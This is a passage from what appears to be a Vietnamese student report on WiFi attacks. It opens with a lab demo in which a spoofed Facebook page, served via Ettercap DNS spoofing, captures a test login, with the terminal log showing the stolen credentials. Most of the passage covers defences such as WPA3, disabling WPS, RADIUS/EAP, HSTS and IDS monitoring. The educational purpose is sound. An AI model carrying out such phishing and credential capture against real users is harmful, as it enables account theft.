Chúng ta hãy chuyển sang máy nạn nhân và truy cập vào trang facebook. Nhập tài khoản và mật khẩu như bình thường :



Hình 3.31: Trang facebook đã bị giả mạo

Thực ra đây là web giả đã được máy tấn công chuyên hướng đến, toàn bộ tài khoản, mật khẩu, lượt đăng nhập của nạn nhân đã được bắt lấy và ghi vào máy tấn công:

```
root@kali: ~  
File Actions Edit View Help  
File Actions Edit View Help  
Loop - 1000000000 (Local Loopback)  
PARAM: display=kets 8 bytes 480 (480.0 B)  
PARAM: isprivate=rs 0 dropped 0 overruns 0 frame 0  
PARAM: return_session= bytes 480 (480.0 B)  
POSSIBLE USERNAME FIELD FOUND: skip_api_login=arrier 0 collisions 0  
PARAM: signed_next=  
PARAM: trynum=1  
PARAM: timezone=  
PARAM: lgndim=c/ettercap/etter.dns  
PARAM: lgnrnd=055544_vn0g  
PARAM: lgnjs=n  
POSSIBLE USERNAME FIELD FOUND: email=nhom2dem0  
POSSIBLE PASSWORD FIELD FOUND: pass=abcdef  
POSSIBLE USERNAME FIELD FOUND: login=1  
PARAM: prefill_contact_point=  
PARAM: prefill_source=ap/etter.dns  
PARAM: prefill_type=  
PARAM: first_prefill_source=  
PARAM: first_prefill_type=  
PARAM: had_cp_prefilled=false  
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false Team  
PARAM: ab_test_data=  
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.  
(ettercap:97368): Glib-WARNING **: In call to g_spawn_sync(),  
pass was requested but ECHILD was received by waitpid(). See the documentation  
192.168.1.103 - - [12/Apr/2025 08:58:31] "GET /favicon.ico HTTP/1.1" 404 -  
192.168.1.103 - - [12/Apr/2025 08:58:41] "GET /favicon.ico HTTP/1.1" 404 -  
█
```

Hình 3.32: Toàn bộ thông tin tài khoản đã bị đánh cắp

3.4 Giải pháp ngăn chặn

3.4.1 Ngăn chặn Aircrack-ng

3.4.1.1 Giải pháp dành cho người dùng cơ bản (không cần kỹ thuật cao)

a. Đặt mật khẩu mạnh cho WiFi

Đây là biện pháp đầu tiên và quan trọng nhất. Mật khẩu nên dài ít nhất 12 ký tự, bao gồm cả chữ hoa, chữ thường, số và ký tự đặc biệt. Ví dụ:

- Mật khẩu yếu: 12345678
- Mật khẩu mạnh: MyW1f1\$ecure2025!

Mật khẩu mạnh sẽ khiến cho quá trình dictionary bằng Aircrack-ng gần như không khả thi nếu attacker chỉ dùng wordlist phổ biến.

b. Tắt tính năng WPS (WiFi Protected Setup)

WPS giúp kết nối WiFi dễ dàng nhưng lại là điểm yếu lớn. Các công cụ như **Reaver** có thể dò mã PIN WPS rất nhanh. Nếu router còn bật WPS, việc có mật khẩu mạnh cũng không đủ. Vào phần cấu hình router và tắt WPS là điều bắt buộc.

c. Ẩn tên mạng WiFi (SSID)

Việc ẩn SSID không ngăn được attacker thực sự, nhưng sẽ làm cho mạng của bạn không hiện ra khi người lạ dò WiFi xung quanh. Kết hợp với việc lọc địa chỉ MAC, đây là lớp bảo vệ nhẹ nhưng hữu ích.

d. Thay đổi mật khẩu định kỳ

Ngay cả khi bị rò rỉ, việc đổi mật khẩu theo chu kỳ (ví dụ mỗi 3 tháng) sẽ giúp hạn chế việc bị truy cập trái phép lâu dài.

3.4.1.2 Giải pháp dành cho chuyên gia (yêu cầu kiến thức kỹ thuật)

a. Nâng cấp lên WPA3

WPA3 là chuẩn bảo mật WiFi mới nhất. Thay vì dùng cơ chế bắt handshake như WPA2, WPA3 sử dụng **SAE (Simultaneous Authentication of Equals)** – một dạng trao đổi khóa không dễ bị ghi lại và dictionary. Điều này làm cho công cụ như Aircrack-ng không thể hoạt động như cũ.

Ví dụ: Với WPA3, attacker không thể bắt handshake truyền thống, từ đó không thể tấn công offline bằng wordlist.

b. Sử dụng xác thực nâng cao với RADIUS + EAP

Thay vì chỉ dựa vào mật khẩu chung cho tất cả người dùng, ta có thể triển khai xác thực **RADIUS server** kết hợp với **EAP (Extensible Authentication Protocol)**. Mỗi người dùng sẽ có tên đăng nhập + mật khẩu riêng, được xác thực qua máy chủ trung tâm.

Ví dụ: Trong một công ty, nhân viên A đăng nhập vào WiFi với tài khoản cá nhân (userA/passwordA), nếu nghỉ việc, quản trị viên chỉ cần khóa tài khoản đó mà không ảnh hưởng tới toàn bộ mạng.

Việc này cực kỳ an toàn, khó bị tấn công nếu kết hợp với chứng chỉ số (EAP-TLS).

c. Giám sát và phát hiện tấn công deauthentication

Các công cụ như Aircrack-ng thường gửi gói tin “deauth” để ngắt kết nối người dùng, từ đó bắt lại handshake. Ta có thể dùng các công cụ như **Kismet**, **WIDS (Wireless Intrusion Detection System)** hoặc sniffer chuyên dụng để phát hiện hành vi deauth bất thường.

Ví dụ: Nếu trong một phút có hơn 10 gói deauth gửi ra từ địa chỉ MAC lạ, hệ thống sẽ cảnh báo cho quản trị viên.

d. Tách mạng WiFi ra nhiều VLAN

Một cấu hình hợp lý là chia WiFi ra nhiều lớp:

- Mạng nội bộ dành cho quản trị (quản lý server, camera, v.v.)

- Mạng WiFi dành cho nhân viên
- Mạng WiFi khách (không được truy cập nội bộ)

Việc chia mạng giúp cô lập sự cố nếu có người truy cập trái phép vào một mạng con.

3.4.2 Ngăn chặn MITM


3.4.2.1 Giải pháp dành cho người dùng cơ bản (không cần kỹ thuật cao)

a) Sử dụng website HTTPS: Chỉ truy cập các website có biểu tượng ổ khoá hoặc bắt đầu bằng "https://".

b) Cẩn thận khi nhận email lạ: Không bấm vào liên kết trong email đáng ngờ và cũng không được cung cấp thông tin cá nhân.

c) Không dùng Wifi công cộng không bảo mật: Tránh kết nối mạng Wifi miễn phí không rõ nguồn gốc, hoặc có tên lạ.

d) Sử dụng VPN khi truy cập mạng công cộng: mã hoá kết nối internet và bảo vệ dữ liệu riêng tư



Hình 3.33: Cách VPN hoạt động


e) **Cài đặt phần mềm chống virus:** Để đảm bảo kẻ đánh cắp không thể cài đặt phần mềm độc hại.

f) **Đăng xuất sau khi sử dụng website:** Để đảm bảo an toàn tài khoản, đặc biệt khi dùng máy công cộng.

g) **Bật xác thực hai yếu tố (2FA/MFA):** Thêm một lớp bảo mật khi đăng nhập tài khoản.

3.4.2.1 Giải pháp dành cho chuyên gia (yêu cầu kiến thức kỹ thuật)

a) **Triển khai giao thức HSTS cho website:** HSTS là một tiêu chuẩn bảo mật được thiết kế nhằm tăng sự an toàn cho các kết nối web. Triển khai HSTS giúp ngăn chặn các cuộc tấn công MITM, trong đó tin tặc cố gắng đánh cắp dữ liệu bằng cách chuyển hướng lưu lượng web từ kết nối HTTPS sang kết nối HTTP không mã hóa. Ngoài ra, HSTS cũng không cho phép trình duyệt chấp nhận bất kỳ chứng chỉ SSL/TLS không hợp lệ nào cho tên miền đã được cấu hình HSTS.




Hình 3.34: Cơ chế hoạt động của HTTPS

b) Sử dụng S/MIME để bảo mật email: S/MIME là tiêu chuẩn giúp thêm một lớp bảo mật bổ sung và mã hóa dữ liệu được chia sẻ qua email.

S/MIME gồm hai tính năng bảo mật:

- **Mã hóa email** - Tính năng này mã hóa nội dung email được gửi giữa hai người dùng có bật S/MIME để khiến bất kỳ ai khác ngoài người nhận dự kiến đều không đọc được email.
- **Chữ ký số** - Tính năng này ký điện tử vào email được gửi giữa hai người dùng có bật S/MIME để loại bỏ mọi nguy cơ giả mạo.



Hình 3.35: Cơ chế hoạt động của S/MIME

c) Cấp phát và quản lý Authentication Certificates: là các **chứng chỉ số** được dùng để **xác minh danh tính** của người dùng, thiết bị hoặc máy chủ trong một hệ thống mạng.

Ví dụ: Trong một doanh nghiệp, mỗi nhân viên được cấp một chứng chỉ số để đăng nhập vào hệ thống. Người không có chứng chỉ sẽ bị từ chối truy cập, dù có biết mật khẩu.

d) Xây dựng hệ thống bảo mật mạng toàn diện: Gồm tường lửa, IDS/IPS, hệ thống giám sát mạng.

e) Giám sát và phân tích lưu lượng mạng: Phát hiện các hành vi bất thường có thể là dấu hiệu tấn công MitM.

3.5 Kết quả đạt được sau thực nghiệm

Sau khi tiến hành thực nghiệm theo các kịch bản tấn công đã trình bày, nhóm chúng em đã thu được các kết quả cụ thể như sau:

Đối với tấn công Aircrack-ng:

- Đã thành công trong việc quét và thu thập thông tin mạng Wi-Fi mục tiêu (SSID, BSSID, kênh sóng, số lượng client).
- Thực hiện hiệu quả quá trình gửi các gói tin deauthentication nhằm tạo WPA handshake.
- Thu thập được WPA handshake và sử dụng wordlist để tiến hành tấn công từ điển (dictionary attack).
- Giải mã thành công mật khẩu mạng Wi-Fi với mật khẩu đơn giản, chứng minh rằng các mạng Wi-Fi yếu bảo mật rất dễ bị xâm nhập.

Đối với tấn công Man-in-the-Middle (MITM):

- Đã cấu hình thành công công cụ Ettercap để giả mạo địa chỉ gateway thông qua kỹ thuật ARP Spoofing.
- Chặn và phân tích thành công các gói tin giữa máy nạn nhân và router bằng Wireshark, cho phép hiển thị thông tin duyệt web của nạn nhân.
- Nhờ vậy mới biết được DNS spoofing chỉ hoạt động hiệu quả trên giao thức HTTP, vẫn còn hạn chế với các trang HTTPS do cơ chế mã hóa nâng cao.

Về mặt kỹ thuật và kỹ năng:

- Nhóm đã thành thạo trong việc cấu hình môi trường tấn công sử dụng Kali Linux, các công cụ như airodump-ng, aircrack-ng, ettercap và Wireshark.

- Củng cố hiểu biết thực tế về cách thức tấn công và phòng thủ trong mạng Wi-Fi.
- Nhận thức rõ hơn về các lỗ hổng thường gặp trong cấu hình bảo mật của thiết bị mạng không dây.

Kết luận:

Từ các kết quả thực nghiệm này, nhóm đã có cái nhìn trực quan và thực tiễn về mức độ nguy hiểm của các cuộc tấn công mạng không dây và nhấn mạnh tầm quan trọng của việc triển khai các biện pháp bảo mật hiệu quả.

Chương 4: CÁC GIẢI PHÁP BẢO MẬT MẠNG

CHỐNG TẤN CÔNG WIFI

Để giảm thiểu nguy cơ và tác động của tấn công Wifi trong đời sống hiện nay, các cá nhân và tổ chức cần triển khai các biện pháp bảo mật hiệu quả. Để nhằm chống lại các cuộc tấn công phổ biến như MITM, WPA handshake cracking, ARP Spoofing, hay Rogue Access Point, đây sẽ là những giải pháp bảo mật sẽ giúp bảo vệ hệ thống mạng khỏi các cuộc tấn công.

4.1 Sử dụng chuẩn mã hóa Wi-Fi mạnh (WPA3 hoặc WPA2-AES)

Khái niệm: WPA3 là chuẩn bảo mật mới nhất thay thế cho WPA2, cung cấp mã hóa mạnh hơn, giúp ngăn chặn các cuộc tấn công dò mật khẩu và MITM.

Cách hoạt động:

- WPA3 sử dụng mã hóa Simultaneous Authentication of Equals (SAE), thay thế cho PSK truyền thống.
- Tự động thiết lập Forward Secrecy: mỗi lần kết nối sử dụng khóa mã hóa khác nhau.
- Đối với thiết bị chưa hỗ trợ WPA3, nên sử dụng WPA2 kết hợp với mã hóa AES thay vì TKIP.

Lợi ích:

- Ngăn chặn tấn công từ điển (dictionary) hiệu quả.
- Bảo vệ phiên làm việc khỏi bị giải mã nếu khóa bí mật bị lộ sau này.

Hạn chế:

- Yêu cầu thiết bị (router, máy khách) hỗ trợ WPA3.
- Một số thiết bị cũ có thể không tương thích.

4.2 Tắt tính năng WPS (Wi-Fi Protected Setup)

Khái niệm: WPS cho phép kết nối nhanh bằng mã PIN hoặc nút bấm, nhưng lại rất dễ bị tấn công dictionary.

Cách hoạt động:

- Kẻ tấn công có thể sử dụng công cụ như Reaver để dò mã PIN WPS và truy cập mạng Wi-Fi.
- Một khi đã có khóa WPA2, có thể tiến hành sniffing hoặc MITM.

Lợi ích:

- Loại bỏ nguy cơ bị dò tìm mật khẩu thông qua kênh WPS.

Hạn chế:

- Làm giảm tiện ích trong việc kết nối nhanh với một số thiết bị (smart TV, máy in...).

4.3 Ẩn tên mạng Wi-Fi (ẩn SSID)

Khái niệm: Mạng Wi-Fi có thể được cấu hình để không phát công khai tên mạng (SSID).

Cách hoạt động:

- Người dùng phải nhập tên mạng và mật khẩu thủ công để kết nối.
- Làm tăng độ khó cho những kẻ tấn công không chuyên.

Lợi ích:

- Tăng tính riêng tư, giảm khả năng bị scan.

Hạn chế:

- Không ngăn được kẻ tấn công có kỹ năng cao (có thể sniff beacon frames).

4.4 Tách mạng khách (Guest Network)

Khái niệm: Tạo một mạng Wi-Fi riêng biệt cho khách, tách biệt hoàn toàn với mạng chính.

Cách hoạt động:

- Router tạo VLAN riêng cho mạng khách.
- Thiết lập hạn chế về quyền truy cập nội bộ (intranet), chỉ cho phép truy cập Internet.

Lợi ích:

- Ngăn chặn người lạ truy cập vào dữ liệu hoặc thiết bị trong mạng nội bộ.
- Dễ dàng quản lý, thay đổi mật khẩu chỉ cho mạng khách.

Hạn chế:

- Cần cấu hình đúng cách để bảo đảm cách ly hoàn toàn.

4.5 Sử dụng IDS để giám sát Wi-Fi

Khái niệm: IDS (Intrusion Detection System) có thể giám sát lưu lượng Wi-Fi để phát hiện các hành vi bất thường như:

- MAC spoofing
- Deauthentication attack
- Rogue Access Point

Công cụ phổ biến:

- Kismet
- WiFi Pineapple (cho mục đích kiểm thử)
- Aircrack-ng (cảnh báo handshake hoặc fake AP)

Lợi ích:

- Phát hiện sớm hành vi xâm nhập.
- Gửi cảnh báo để quản trị viên xử lý kịp thời.

Chương 5: Kết luận

5.1 Hướng phát triển trong tương lai

Để nâng cao hiệu quả bảo mật mạng trước nguy cơ tấn công Wifi, nên có các cải tiến sau:

- **Tích hợp AI/ML vào phát hiện tấn công mạng không dây:** Ứng dụng trí tuệ nhân tạo hoặc học máy để phát hiện hành vi bất thường trong lưu lượng mạng không dây, từ đó tự động nhận diện các cuộc tấn công như MITM, giả mạo điểm truy cập hay dò mật khẩu.
- **Phát triển công cụ giám sát mạng không dây mã nguồn mở:** Xây dựng hoặc tùy biến một công cụ nhẹ để giám sát các kết nối mạng Wi-Fi trong thời gian thực, giúp người dùng phát hiện thiết bị lạ hoặc hành vi nghi ngờ.
- **Mở rộng nghiên cứu sang IoT trong mạng không dây:** Tấn công Wi-Fi không chỉ ảnh hưởng đến máy tính mà còn đến các thiết bị IoT (camera, cảm biến, smart home). Đề xuất biện pháp bảo vệ riêng cho nhóm thiết bị này.
- **Mô phỏng các kịch bản tấn công bằng lab thực tế hoặc máy ảo:** Xây dựng một hệ thống thử nghiệm (lab) gồm attacker – AP – victim để mô phỏng các cuộc tấn công (Aircrack-ng, MITM) và triển khai các biện pháp đối phó, giúp minh họa rõ ràng hơn cho người học/người đọc.
- **Triển khai mô hình kiểm thử Zero Trust trên Wi-Fi:** Thử nghiệm áp dụng mô hình bảo mật “Zero Trust” cho mạng Wi-Fi nội bộ doanh nghiệp: không tin tưởng bất kỳ thiết bị nào dù trong nội bộ, yêu cầu xác thực và phân quyền truy cập rõ ràng.

5.2 Kết luận

Trong thời đại công nghệ phát triển mạnh mẽ, việc tấn công mạng không dây như Aircrack-ng (để bẻ khóa mật khẩu Wi-Fi) hay MITM (Man-in-the-Middle – để nghe lén, giả mạo trong luồng dữ liệu) vẫn là những mối đe dọa hiện hữu và nguy hiểm trong lĩnh vực an ninh mạng. Với sự phổ biến của Wi-Fi trong mọi lĩnh vực đời sống, từ nhà ở đến doanh nghiệp, trường học và cơ sở hạ tầng công cộng, các cuộc tấn công vào mạng không dây đang ngày càng gia tăng về số lượng và mức độ tinh vi.

Mặc dù các giao thức bảo mật như WPA2/WPA3 đã được triển khai rộng rãi, nhưng các lỗ hổng vẫn tồn tại, đặc biệt là khi người dùng cấu hình sai thiết bị, dùng mật khẩu yếu, hoặc không cập nhật firmware thường xuyên. Ngoài ra, một số thiết bị cũ không tương thích với các chuẩn mã hóa mới, dẫn đến việc mạng phải "hạ cấp" giao thức để tương thích, tạo điều kiện cho kẻ tấn công khai thác.

Các công cụ như Aircrack-ng, Wireshark, Ettercap, hay Bettercap không chỉ được hacker sử dụng để tấn công, mà còn đóng vai trò quan trọng trong kiểm thử thâm nhập (penetration testing) – giúp các chuyên gia an ninh xác định lỗ hổng, mô phỏng các tình huống tấn công và đánh giá khả năng phòng thủ của hệ thống mạng. Khi được sử dụng đúng mục đích, đây là vũ khí đắc lực trong việc nâng cao bảo mật mạng.

TÀI LIỆU THAM KHẢO

- [1] Aircrack-ng: <https://quantrimang.com/cong-nghe/cach-hack-mat-khau-wpa2-psk-voi-aircrack-ng-143254>
- [2] Giải pháp MITM: <https://www.viettelidc.com.vn/tin-tuc/tan-cong-man-in-the-middle-mitm-la-gi>
- [3] Khái niệm MITM: <https://www.viettelidc.com.vn/tin-tuc/tan-cong-man-in-the-middle-mitm-la-gi>
- [4] Các thể loại tấn công MITM: <https://www.wallarm.com/what/what-is-mitm-man-in-the-middle-attack>
- [5] Kali linux: <https://bkhost.vn/blog/kali-linux/>